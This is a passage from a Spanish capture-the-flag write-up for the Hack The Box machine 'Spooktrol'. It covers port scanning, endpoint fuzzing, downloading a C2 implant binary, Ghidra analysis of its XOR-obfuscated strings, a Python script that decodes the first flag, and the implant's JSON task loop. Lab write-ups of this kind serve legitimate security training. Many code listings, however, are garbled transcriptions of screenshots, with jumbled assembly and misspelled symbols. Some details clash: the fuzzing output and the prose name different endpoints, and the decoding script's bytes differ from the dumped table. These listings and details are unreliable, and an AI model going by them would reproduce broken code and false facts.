

<b>Hack The Box - Spooktrol</b>	
Sistema Operativo:	Linux
Dificultad:	Hard
Release:	26/10/2021
<b>Skills Required</b>	
<ul style="list-style-type: none"> <li>● Basic Web Enumeration</li> <li>● Basic Forensics Analysis</li> <li>● Basic Database Enumeration</li> </ul>	
<b>Skills Learned</b>	
<ul style="list-style-type: none"> <li>● Enumerating APIs</li> <li>● Reversing Unix executables using Ghidra</li> <li>● Enumerating SQLite databases</li> </ul>	



La resolución de la máquina *Spooktrol* de Hack The Box constituyó un ejercicio integral de análisis ofensivo que combinó técnicas avanzadas de enumeración, ingeniería inversa, análisis estático y dinámico de binarios, así como la explotación de debilidades en la infraestructura de mando y control. El proceso permitió desentrañar el funcionamiento interno de un implante escrito en C++, identificar sus capacidades de ejecución remota, exfiltración y transferencia de archivos, y reconstruir su protocolo de comunicación basado en JSON sobre HTTP.

A través de un estudio minucioso del flujo de ejecución, incluyendo la desfusión de cadenas mediante XOR, la instrumentación del tráfico mediante BurpSuite y la emulación controlada del entorno mediante Docker, fue posible no solo comprender la lógica operativa del malware, sino también subvertirla para obtener acceso persistente al contenedor comprometido y, posteriormente, al propio host. La explotación final, basada en la manipulación directa de la base de datos del C2 y la inyección de tareas maliciosas, culminó en la obtención de una reverse shell con privilegios elevados, demostrando la criticidad de las vulnerabilidades presentes y la importancia de un enfoque metodológico exhaustivo en entornos de análisis de amenazas.



## Enumeración

La dirección IP de la máquina víctima es 10.129.96.46. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
[-(usuario@vbox)-~/HTB/spooktrol]
$ ping -c 5 10.129.96.46 -R
PING 10.129.96.46 (10.129.96.46) 56(124) bytes of data.
64 bytes from 10.129.96.46: icmp_seq=1 ttl=63 time=49.4 ms
RR:      10.10.14.122
          10.129.0.1
          10.129.96.46
          10.129.96.46
          10.10.14.1
          10.10.14.122

64 bytes from 10.129.96.46: icmp_seq=2 ttl=63 time=51.0 ms      (same route)
64 bytes from 10.129.96.46: icmp_seq=3 ttl=63 time=80.2 ms      (same route)
64 bytes from 10.129.96.46: icmp_seq=4 ttl=63 time=50.4 ms      (same route)
64 bytes from 10.129.96.46: icmp_seq=5 ttl=63 time=49.7 ms      (same route)

--- 10.129.96.46 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4077ms
rtt min/avg/max/mdev = 49.443/56.140/80.186/12.035 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.129.96.46 -oN scanner\_Spooktrol** para descubrir los puertos abiertos y sus versiones:


- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
  - **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
  - **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
  - **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
  - **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
  - **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

Durante la fase inicial de enumeración se identificó la presencia simultánea de dos servicios SSH expuestos en los puertos 22 y 2222, circunstancia que sugiere configuraciones paralelas del mismo servicio o la coexistencia de entornos diferenciados destinados a propósitos específicos.



## Análisis del puerto 80 (HTTP)

A continuación, se procedió al análisis del servicio HTTP desplegado en el puerto 80, cuya inspección preliminar reveló la devolución de una respuesta en formato JSON. La información obtenida mediante el escaneo de *nmap* permitió corroborar que el servicio HTTP se ejecutaba sobre **Uvicorn**, un servidor ASGI de alto rendimiento escrito en Python y diseñado para la ejecución de aplicaciones asíncronas. Su presencia constituye un indicio inequívoco de que la aplicación web subyacente se apoya en un *stack* moderno basado en el estándar ASGI, lo que a su vez sugiere la utilización de frameworks contemporáneos como FastAPI o Starlette, ampliamente empleados en entornos donde la concurrencia y la eficiencia en la gestión de conexiones resultan críticas.



Con el objetivo de ampliar la superficie de ataque, se inició un proceso sistemático de *fuzzing* orientado a la enumeración de rutas accesibles.

```
(usario@vbox) [~/HTB/spooktrol]
└─$ gobuster dir -u http://10.129.96.46/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -b 404 --random-agent -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.129.96.46/
[+] Method:       GET
[+] Threads:      100
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes: 404
[+] User Agent:   Mozilla/5.0 (X11; U; Linux i686; ru; rv:1.9.2.13) Gecko/20101206 Ubuntu/10.10 (maverick) Firefox/3.6.13
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/poll           [Status: 200] [Size: 10]
/result         [Status: 405] [Size: 31]
/file_upload    [Status: 307] [Size: 0] [--> http://10.129.96.46/error/xlf_log]
Progress: 26587 / 26584 (77.78%) [ERROR] parse "http://10.129.96.46/error/xlf_log": net/url: invalid control character in URL
Progress: 26583 / 26584 (100.00%)
=====
Finished
=====
```

Este procedimiento permitió descubrir diversos endpoints, entre los cuales destacó el correspondiente a **/file\_management/**, que por su naturaleza funcional resultaba especialmente susceptible de albergar operaciones críticas relacionadas con la manipulación de archivos.

```
[~] (usuario@vbox) [~/HTB/spooktrol]
└─$ curl -X GET "http://10.129.96.46/file_management/?file=implant" -D-
HTTP/1.1 200 OK
date: Fri, 08 Aug 2025 00:18:07 GMT
server: uvicorn
content-type: text/plain; charset=utf-8
content-length: 3613632
last-modified: Thu, 21 Oct 2021 17:45:19 GMT
etag: f135a1b01bd827659ae90bc694d81946

Warning: Binary output can mess up your terminal. Use "--output -" to tell curl to output it to your terminal anyway, or consider "--output <FILE>" to save to a file.
[~] (usuario@vbox) [~/HTB/spooktrol]
└─$
```



El acceso directo a dicho endpoint mediante *curl* produjo la devolución de un flujo de datos binarios, lo que evidenció que el recurso no estaba diseñado para ser consumido de forma directa a través del navegador. Ante esta situación, se optó por almacenar la salida en un fichero local con el fin de someterla posteriormente a un análisis más exhaustivo, orientado a determinar su estructura interna, su posible codificación y el eventual aprovechamiento de vulnerabilidades asociadas a su procesamiento.

```
(usuario@vbox) [~/HTB/spooktrol]
$ curl -sX GET "http://10.129.96.46/file_management/?file=implant" -o implant -D-
HTTP/1.1 200 OK
date: Fri, 08 Aug 2025 00:18:30 GMT
server: uvicorn
content-type: text/plain; charset=utf-8
content-length: 3613632
last-modified: Thu, 21 Oct 2021 17:45:19 GMT
etag: f135a1b01bd827659ae96bc694d81946

(usuario@vbox) [~/HTB/spooktrol]
$ file implant
implant: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=ce05777839d03f0df9fcc82f20c437dd55e645e, with debug_info, not stripped
(usuario@vbox) [~/HTB/spooktrol]
$
```

El archivo recuperado resultó ser un ejecutable, circunstancia que exigía un análisis estático preliminar antes de proceder a su desensamblado en Ghidra. Como paso previo a su importación en el entorno de ingeniería inversa, se consideró oportuno localizar la función *main*, con el fin de orientar el estudio hacia el flujo de ejecución primario y evitar una exploración indiscriminada del binario.

```
(usuario@vbox) [~/HTB/spooktrol]
$ readelf -h implant
Encabezado ELF:
  Mágico: 7f 45 4c 46 02 01 03 00 00 00 00 00 00 00 00 00
  Clase: ELF64
  Datos: complemento a 2, little endian
  Versión: 1 (current)
  OS/ABI: UNIX - GNU
  Versión ABI: 0
  Tipo: EXEC (Fichero ejecutable)
  Máquina: Advanced Micro Devices X86-64
  Versión: 0x1
  Dirección del punto de entrada: 0x401390
  Inicio de encabezados de programa: 64 (bytes en el fichero)
  Inicio de encabezados de sección: 3611008 (bytes en el fichero)
  Opciones: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 6
  Size of section headers: 64 (bytes)
  Number of section headers: 41
  Section header string table index: 40
```

Una vez identificado el punto de entrada lógico, se constató que la función *main* delegaba la ejecución en una rutina denominada **Spooky**, la cual constituía el núcleo funcional del programa. Para facilitar su inspección detallada, dicha función fue localizada dentro del *Symbol Tree* de Ghidra, concretamente en la sección *Functions*, lo que permitió acceder a su desensamblado y a la reconstrucción progresiva de su lógica interna.



Tras examinar la función **Spooky**, se observa que ésta delega parte de su lógica en una rutina auxiliar denominada **decrypt\_xor**, cuya finalidad resulta inmediatamente sugerente: implementar un mecanismo de descifrado elemental basado en la operación XOR.

The screenshot shows two windows side-by-side. The left window, titled 'Listing: implant', displays assembly code from address 00402008 to 0040202d. The right window, titled 'Decompile: Spooky - (implant)', shows the corresponding C++ code:

```

109     local_280 = local_280 & 0xfffffffffffff00;
110     /* try { // try from 00401ffa to 00402017 has its CatchHandler @ 00402e67 */
111     std::cxx11::string::_M_replace(string &local_280, 0, 0, "auth");
112     decrypt_xorabi(cx11)((char *)&local_408);
113     uVar1 = local_280;
114     if ((long)local_280 != local_280) {
115         if ((long)local_400 < 0) {
116             puVar10 = local_280;
117             puVar11 = local_280;
118             if (uVar17 < local_400) {
119                 if (((long)local_400 < 0)) {
120                     /* WARNING: Subroutine does not return */
121                     /* try { // try from 00402d09 to 00402d0d has its CatchHandler @ 00402d84 */
122                     std::__throw_length_error("basic_string::`M_create'");
123                 }
124             }

```

El análisis estático del código permite constatar que la función recibe como argumento un puntero a una estructura de tipo `std::string`, sobre la cual va construyendo progresivamente la cadena descifrada.

La rutina inicializa el objeto *string* y, acto seguido, itera byte a byte sobre el flujo de entrada. En cada iteración, el valor leído es sometido a una operación XOR con la constante **0x51**, lo que constituye una forma rudimentaria de ofuscación simétrica. Este patrón es característico de binarios que buscan ocultar cadenas sensibles —como rutas internas, claves o indicadores de compromiso— sin recurrir a mecanismos criptográficos complejos.

El bucle de descifrado incorpora además una gestión explícita de la capacidad interna del *string*, invocando `_M_mutate` cuando el tamaño actual no permite alojar un nuevo carácter. Este comportamiento confirma que la función no opera sobre un *buffer* estático, sino que reconstruye dinámicamente la cadena descifrada, ampliéndola según sea necesario. Cada byte descifrado se inserta en la posición correspondiente y se actualiza el terminador nulo, garantizando que el objeto *string* mantenga su validez en todo momento.

The screenshot shows the decompiled code for the `decrypt_xor` function. The code is written in C++ and performs the following steps:

- It initializes variables: `bVar1` (byte), `uVar2` (ulong), `uVar3` (char\*), `uVar4` (ulong), and `param_1` (byte\*).
- It checks if `param_1` is null (`bVar1 = _in_RSI;`).
- It enters a loop where it reads a byte from `param_1` (`*(char **)param_1 = param_1 + 0x10;`).
- It performs an XOR operation between the read byte and `0x51` (`std::cxx11::string::_M_construct<char>(param_1, &DAT_005eb735); bVar1 = _in_RSI;`).
- It updates `param_1` to point to the next byte (`while (1 < (byte)(bVar1 + 1)) {`).
- It reads the next byte from `param_1` (`uVar2 = *(ulong *)&(param_1 + 8);`).
- It performs an XOR operation between the read byte and `0x51` (`uVar4 = 0xf;`).
- It updates `param_1` to point to the next byte (`pcVar3 = *(char **)param_1;`).
- It checks if `param_1` has reached its capacity (`if ((param_1 + 0x10 != pcVar3) {`).
- If it has reached capacity, it performs an `_M_mutate` operation to extend the string (`uVar4 += *(ulong *)&(param_1 + 0x10);`).
- It then reads the next byte from `param_1` (`uVar2 = *(long *)&(param_1 + 1 + uVar2) + 1;`).
- It performs an XOR operation between the read byte and `0x51` (`uVar4 += *(long *)&(param_1 + 1 + uVar2);`).
- It updates `param_1` to point to the next byte (`bVar1 = _in_RSI;`).
- Finally, it returns the modified `param_1` (`return param_1;`).



Al regresar al análisis de la función **Spooky** dentro del panel de direcciones, se identifica un *buffer* denominado **FLAG**, situado inmediatamente antes de la invocación a la rutina *decrypt\_xor*. La proximidad semántica y espacial entre ambos elementos sugiere que dicho *buffer* contiene la secuencia de bytes que posteriormente será sometida al proceso de descifrado XOR.

```

00401ff2 48 89 84    MOV    qword ptr [RSP + local_290], RAX
24 d8 01
00 00

try { // try from 00401ffa to 00402017 has its CatchHandler @...
LAB_00401ffa CALL   std::__cxxl::string::_M_replace      XREF[1]: 0064b99b(*)
00401ffa e8 11 19 00 00
00401fff 48 8d 44 LEA    RAX=local_408,[RSP + 0x60]
24 60
00402004 48 89 35 LEA    RSI,[FLAG]
45 a1 45 00
0040200b 48 89 c7 MOV    RDI,RAX
0040200e 48 89 44 MOV    qword ptr [RSP + local_458], RAX
24 10
00402013 e8 88 fb ff ff
CALL   decrypt_xor[abi:cxxl] undefinedc

} // end try from 00401ffa to 00402017
00402018 48 8b ac 24 d8 01
00 00
00402020 49 8d 94 LEA    RDX=>local_280,[R12 + 0xe8]
24 e8 00
00 00
00402028 48 89 5c MOV    RBX,qword ptr [RSP + local_400]
24 68
0040202d b8 0f 00 MOV    EAX,0xf
00 00
00402032 48 39 d5 CMP    RBX,RDX
00402035 74 08 JZ    LAB_0040203f
00402037 48 e8 84 MOV    RAX,qword ptr [RSP + local_280]
24 e8 01
00 00

LAB_0040203f           XREF[1]: 00402035(j)
00402042 0f 87 c8 0a 00 00
JA    LAB_00402b10

00402048 48 85 db TEST  RBX,RBX
0040204b 74 1d JZ    LAB_0040206a
00 00

```

La inspección del contenido del *buffer* revela un conjunto de valores aparentemente arbitrarios, carentes de significado legible en su forma original. No obstante, dado que estos datos constituyen el argumento directo que la función *decrypt\_xor* procesa, resulta razonable inferir que representan una cadena ofuscada mediante la operación XOR con la constante **0x51**, tal y como se observó previamente en el análisis del bucle de descifrado.

Address	Value	Content
0085c14e 00	??	00h
0085c14f 00	??	00h
0085c150 04	FLAG	XREF[2]: Entry Point: Spooky:00402
0085c150 04 19 12	2a 03 62	undefined...
0085c150 04 27 62 3f ...		
0085c150 04	04	undefined104h [0]
0085c151 19	undefined119h	[1]
0085c152 12	undefined112h	[2]
0085c153 2a	undefined124h	[3]
0085c154 03	undefined103h	[4]
0085c155 62	undefined162h	[5]
0085c156 27	undefined127h	[6]
0085c157 62	undefined162h	[7]
0085c158 3f	undefined13fh	[8]
0085c159 36	undefined136h	[9]
0085c15a 0e	undefined10eh	[10]
0085c15b 1c	undefined11ch	[11]
0085c15c 30	undefined130h	[12]
0085c15d 22	undefined122h	[13]
0085c15e 25	undefined125h	[14]
0085c15f 34	undefined134h	[15]
0085c160 23	undefined123h	[16]
0085c161 2c	undefined12ch	[17]
0085c162 00	undefined100h	[18]
0085c163 00	undefined100h	[19]
0085c164 00	??	00h
0085c165 00	??	00h
0085c166 00	??	00h
0085c167 00	??	00h
0085c168 f0 70 46	00 00 00	DW.ref._gxx_personality_v0 XREF[1]: Entry Point: ? -> 00
0085c168 f0 70 46	00 00 00	***** * typeinfo for std::bad_alloc *****



Con esta hipótesis, se procede a extraer la matriz de bytes y aplicar manualmente la operación XOR con el valor 0x51 sobre cada elemento. El resultado de esta transformación revela una secuencia de caracteres coherente, que al concatenarse produce una cadena inteligible.

```

1 #!/usr/bin/python3
2
3 def main():
4     byte_array = b'\x04\x19\x2a\x03\x62\x27\x62\x3f\x36\x0e\x1c\x30\x22\x25\x34\x23\x2c'
5     return ''.join([chr(i^0x51) for i in byte_array])
6
7 if __name__ == '__main__':
8     print('esta es la flag --> ' + main())

```

Esta cadena corresponde, de manera inequívoca, a la **primera flag** de la máquina, confirmando así que el mecanismo de ofuscación implementado en el binario tenía como finalidad ocultar dicho valor frente a inspecciones superficiales.


```

[usuario@vbox]~/HTB/spooktrol/content]
$ python3 get_flag.py
esta es la flag --> UHC{R3v3ng_Master}

[usuario@vbox]~/HTB/spooktrol/content]
$ 

```

Al continuar el análisis descendente de la función **Spooky**, se identifica una llamada a la rutina **PrepareHTTP**, cuya finalidad es inicializar la estructura necesaria para la ejecución de peticiones HTTP mediante *libcurl*. Esta función configura los parámetros fundamentales del cliente, estableciendo el contexto sobre el que posteriormente operará la función **PerformGET**.



El examen de **PerformGET** revela que la rutina se encarga de completar la preparación de la solicitud GET, incluyendo la definición explícita del encabezado Content-Type.

```

00402104 24 b8 00 MOV RSI,RBX
00402104 00 00
00402104 48 89 de MOV std::__cxxl1::string:::M_append undefined
00402110 e8 9b 15 CALL std::__cxxl1::string:::M_append
00402115 00 00
00402121 24 b8 94 MOV RDX,qword ptr [RSP + local_310]
00402121 24 58 01
00402121 49 8d 7c LEA RDI=>local_318,[R12 + 0x50]
00402122 48 b8 04 LEA RCX,[s_http://spooktrol.htm_005e0882]
00402122 48 89 d0 MOV byte ptr [RSP + local_32c],0x1
00402129 41 b8 14 MOV RDX,0x14
00402129 00 00 00
0040212f 31 f6 XOR ESI,ESI
00402131 e8 da 17 CALL std::__cxxl1::string:::M_replace undefined
00402136 4c 89 e7 MOV RDI,R12
00402139 48 89 e7 MOV byte ptr [RSP + local_32c],0x1
00402141 e8 2a e2 CALL PrepareHTTP undefined
00402146 48 8d 84 LEA RAX=>local_3e8,[RSP + 0x80]
00402146 24 00 00
00402146 e8 2a e2 LEA RSI,[DAT_005eb735]
00402155 48 89 e7 MOV RDI,RAX
00402156 48 b8 c6 MOV R14,RAX
00402156 48 89 44 MOV qword ptr [RSP + local_460],RAX
00402156 24 00 00
00402160 e8 2b f5 CALL std::__cxxl1::string:::string undefined
00402165 48 8d bc LEA R15=>local_3c8,[RSP + 0x01]
00402165 24 00 00
00402164 48 8d 35 LEA RSI,[DAT_005eb735]
00402174 4c 95 ff MOV RDI,R15

```

```

178     std::__throw_length_error("basic_string::append");
179 }
180 std::__cxxl1::string:::M_append(string *slocal_2b0,(char *)local_68,(ulong)pcVar13);
181 std::__cxxl1::string:::M_replace((string *)slocal_310,local_310,"http://spooktrol.htm_0x14");
182 PrepairHTTP(State *&local_368);
183 std::__cxxl1::string:::string((string *)local_3e8,"",extrout_RDX);
184 // try from 00402177 to 00402178 has its CatchHandler @ 00402d38 *
185 std::__cxxl1::string:::string((string *)local_3e8,"",extrout_RDX_00);
186 std::__cxxl1::string:::string((string *)local_2b0,"",extrout_P01);
187 std::__cxxl1::string:::string((string *)local_2b0,"",extrout_P01);
188 // try from 004021a5 to 004021a9 has its CatchHandler @ 00402d30 *
189 std::__cxxl1::string:::string((string *)local_388,"",extrout_RDX_02);
190 std::__cxxl1::string:::string((string *)local_388,"",extrout_RDX_02);
191 std::__cxxl1::string:::string((string *)local_368,(string *)local_388,(string *)local_268,(string *)local_3e8,
192 (string *)local_368);
193 if ((local_388 != local_368) {
194     operator=(local_368);
195 }
196 if ((local_268 != local_258) {
197     operator.delete(local_268);
198 }
199 )
200 local_258[0] = (code *)0x0;
201 // try from 0040220c to 00402210 has its CatchHandler @ 00402e74 *
202 nlohmann::basic_json<>::parse<>((local_418,(string *)local_3e8,(string *)local_268,1,0);
203 if (*local_258[0] != (code *)0x0) {
204     (*local_258[0])(string *)local_268,(string *)local_268,3);
205 }
206 if ((local_418[0] == (basic_json<>)(0x1)) {
207     lVar3 = *(long *)&(local_410 + 0x10);
208     lVar8 = local_410 + 8;
209     if (*(long *)&(local_410 + 0x10) != 0) {
210         do {
211             while ((lVar19 & 0x8) && (lVar17 = *(ulong *)&(Var19 + 0x28), uVar17 == 0) {
212 LAB_00402a82:
213         pVar1 = (long *)&(Var19 + 0x18);
214         lVar8 = *pVar1;
215         lVar19 = lVar18;
216         if (*pVar1 == 0) goto LAB_00402a82;
217         }
218         n = 4;
219         if (uVar17 < 5) {
220             n = uVar17;
221         }
222 LAB_00402a82:
223         }
224     }
225 }
226 }
```

Este detalle resulta especialmente significativo, ya que anticipa que el servidor espera recibir datos estructurados en formato JSON y que la comunicación entre el binario y el servicio remoto se articula mediante un intercambio semánticamente rico.

```

ff ff
LAB_00410716 48 89 ef MOV param_1,RBP
XREF[1]: 00410639(j)
00410716 param_1,RBP
try { // try from 00410719 to 00410806 has its CatchHandler @ 00410ae4 *
LAB_00410719 XREF[1]: 0064bac6(*)
CALL std::__cxxl1::string:::M_append undefined
00410719 e8 92 2f ff ff
LAB_0041071e 48 b8 7b 40 MOV param_1,qword ptr [RBX + 0x40]
XREF[2]: 004106ed(j),
00410722 e8 19 14 CALL curl_easy_reset undefined
00410722 ba 05 00 MOV param_1,qword ptr [RBX + 0x40]
00410722 ba 05 00 EDX,0x5
00410730 48 8d 00 MOV ESI,0xd
00410730 00 00
00410732 e8 44 13 CALL curl_easy_setopt undefined
00410732 00 00
00410736 48 b8 7b 40 MOV param_1,qword ptr [RBX + 0x40]
00410740 31 d2 XOR EDX,EDX
00410742 be 40 00 MOV ESI,0x40
00410742 be 40 00
00410747 31 c0 XOR EAX,EAX
00410749 e8 32 13 CALL curl_easy_setopt undefined
00410749 01 00
0041074a 48 b8 7b 40 MOV param_1,qword ptr [RBX + 0x40]
00410752 31 d2 XOR EDX,EDX
00410754 be 40 00 MOV ESI,0x51
00410754 be 40 00
00410759 31 c0 XOR EAX,EAX
00410759 e8 20 13 CALL curl_easy_setopt undefined
00410759 01 00
00410760 48 b3 bb CMP qword ptr [RBX + 0xa0],0x5
00410760 ad 00 00
00410760 00 05
00410765 48 b8 93 JBE LAB_00410781
00410765 RDX,qword ptr [RBX + 0x98]
99 00 00 00

```

```

100 }
101 else {
102     /* try { // try from 00410719 to 00410806 has its CatchHandler @ 00410ae4 */
103     std::__cxxl1::string:::M_append(string *slocal_88,(char *)param_2,param_2[1]);
104 }
105 j = 0;
106 curl_easy_setopt((undefined8 *)param_1 + 0x40);
107 curl_easy_setopt((undefined8 *)param_1 + 0x40),0xd,5);
108 curl_easy_setopt((undefined8 *)param_1 + 0x40),(0x40,0x40,0,0);
109 curl_easy_setopt((undefined8 *)param_1 + 0x40),(0x51,0);
110 if (5 < (ulong *)param_1 + 0xa0) {
111     curl_easy_setopt((undefined8 *)param_1 + 0x40),(param_1 + 0x40),0x2726,{(undefined8 *)param_1 + 0x98});
112 }
113 curl_list_append(0,CODETYPE_application/x-www-form-urlencoded);
114 curl_easy_setopt((undefined8 *)param_1 + 0x40),0x2727,0);
115 curl_easy_setopt((undefined8 *)param_1 + 0x40),0x4e2b,CurlWrite_CallbackFunc_StdString;
116 curl_easy_setopt((undefined8 *)param_1 + 0x40),0x2711,param_1 + 0x78);
117 curl_easy_setopt((undefined8 *)param_1 + 0x40),0x40,0x2712,local_88);
118 curl_easy_setopt((undefined8 *)param_1 + 0x40),0x2712,local_88);
119 uVar2 = curl_easy_perform((undefined8 *)param_1 + 0x40);
120 /*(undefined4 *)param_1 + 0x48) = uVar2;
121 uVar1 = (long *)param_1 + 0x80;
122 if ((long *)param_1 + 0x78) != param_4 {
123     dest = param_4 + 1;
124     local_d8 = 0x4;
125     if (_dest != param_4 + 2) {
126         local_d8 = param_4[2];
127     }
128     if (local_d8 < uVar1) {
129         if (((long)uVar4 < 0) {
130             /* WARNING: Subroutine does not return */
131             std::__throw_length_error("basic_string:::M_create");
132         }
133         local_d8 = local_d8 + 2;
134         if (param_4 + local_d8 - 1 < 0) {
135             uVar3 = local_d8 + 1;
136             if ((long)local_d8 < 0) {
137                 uVar3 = 0x8000000000000000;
138                 local_d8 = 0xffffffffffffffff;
139             }
140         }
141     }
142 }
```



Unos bloques más abajo en el flujo de ejecución, se observa que la respuesta del servidor es procesada como un objeto JSON del que se extrae un parámetro denominado **task**. El valor asociado a este campo actúa como selector lógico dentro de una estructura *switch*, determinando qué rama de ejecución debe activarse en función de la tarea solicitada. Este mecanismo de control evidencia que el binario implementa un sistema de comandos remotos o acciones condicionadas, cuya comprensión resulta esencial para reconstruir el comportamiento completo de la aplicación y, en última instancia, para identificar vectores de explotación adicionales.

```

        24 b8 00 MOV RSI,RBX
        00 00
00402104 48 89 de MOV std::__cxxl::string::_M_append
00402110 e8 9b 15 CALL RDX,qword ptr [RSP + local_310]
        00 00
00402115 48 8d 94 MOV RDX,qword ptr [RSP + local_310]
        24 58 01
        00 00
0040211a 49 8d 7c LEA ROI=>local_318,[R12 + 0x50]
        24 50
        00 01
00402122 48 8d 8d 00 MOV RCX,[s->http://spooktrol.hbt_005e0882]
        00 00
00402129 41 b8 14 MOV R8D,0x14
        00 00 00
0040212f 31 f6 XOR ESI,ESI
00402131 e8 d4 17 CALL std::__cxxl::string::_M_replace
        00 00
00402136 48 8d 87 MOV ROI,R12
        00 00
00402139 c6 64 24 MOV byte ptr [RSP + local_32c],0x1
        3c 01 00
        00 01
00402141 e8 2a e2 CALL PrepareHTTP
        00 00
00402146 4d 8d 84 LEA RAX=>local_3e8,[RSP + 0x80]
        24 00 00
        00 00
00402148 48 8d 35 LEA RSI,[DAT_005eb735]
        e0 95 1e 00
00402155 49 8d 97 MOV ROI,RAX
00402156 48 8d c6 MOV R14,RAX
00402158 48 8d 44 MOV qword ptr [RSP + local_460],RAX
        24 08
        00 00
00402160 e8 db 15 CALL std::__cxxl::string::string
        ff ff
// end try from 004020ab to 00402264
00402165 4c 8d bc LEA R15=>local_3c8,[RSP + 0x80]
        24 00 00
        00 00
0040216a 48 8d 35 LEA RSI,[DAT_005eb735]
        c1 95 1e 00
00402174 4c 89 ff MOV ROI,R15

```

```

250 }
251 } nlohmann::basic_json<>::basic_json(local_418);
252 local_268 = local_258;
253 /* try { // try from 00402260 to 00402264 has its CatchHandler @ 00402d30 */
254 std::__cxxl::string::M_construct<char>(*string *)local_268.local_2b0,local_2b0 + local_2a0;
255 /* try { // try from 0040226f to 00402273 has its CatchHandler @ 00402e9a */
256 std::__cxxl::string::string(string *)local_388,"_extractRDX_03";
257 /* try { // try from 00402280 to 00402289 has its CatchHandler @ 00402e02 */
258 PerformGET((State *)local_388,(string *)local_268,(string *)local_3e8,
259 (string *)local_3c8);
260 if (local_388 != local_378) {
261     operator.delete(local_388);
262 }
263 if (local_268 != local_258) {
264     operator.delete(local_268);
265 }
266 local_258[0] = (code *)0x0;
267 /* try { // try from 00402d3 to 00402d7 has its CatchHandler @ 00402e3c */
268 if (local_258[0] == (code *)0x0) {
269     nlohmann::basic_json<>::parse<>(local_418,(string *)local_3c8,(string *)local_268,1,0);
270     /*(local_258[0])(string *)local_268,(string *)local_268,3);
271     if (local_418[0] == (basic_json<>)(0x1)) {
272         nlohmann::basic_json<>::contains<>(local_418,"task");
273     }
274     nlohmann::basic_json<>::basic_json(local_418);
275     nlohmann::basic_json<>::basic_json((func_decltype_nulptr *)local_428);
276     pvar2 = local_3c8;
277     /*(pvar2 == local_3c8);
278     while (local_3c8 != '\0') {
279         local_3c8 = '\0';
280         *local_3c8 = '\0';
281         /* try { // try from 00402361 to 00402365 has its CatchHandler @ 00402e34 */
282         std::__cxxl::string::string(string *)local_268.local_2b0 + local_2a0;
283         /* try { // try from 00402366 to 00402370 has its CatchHandler @ 00402d1 */
284         std::__cxxl::string::string(string *)local_388._pall,"_extractRDX_05";
285         /* try { // try from 00402386 to 00402398 has its CatchHandler @ 00402d96 */
286         PerformGET((State *)local_388,(string *)local_388,(string *)local_268,(string *)local_3e8,
287 (string *)local_3c8);
288         if (local_388 != local_378) {
289             operator.delete(local_388);
290         }
291     }
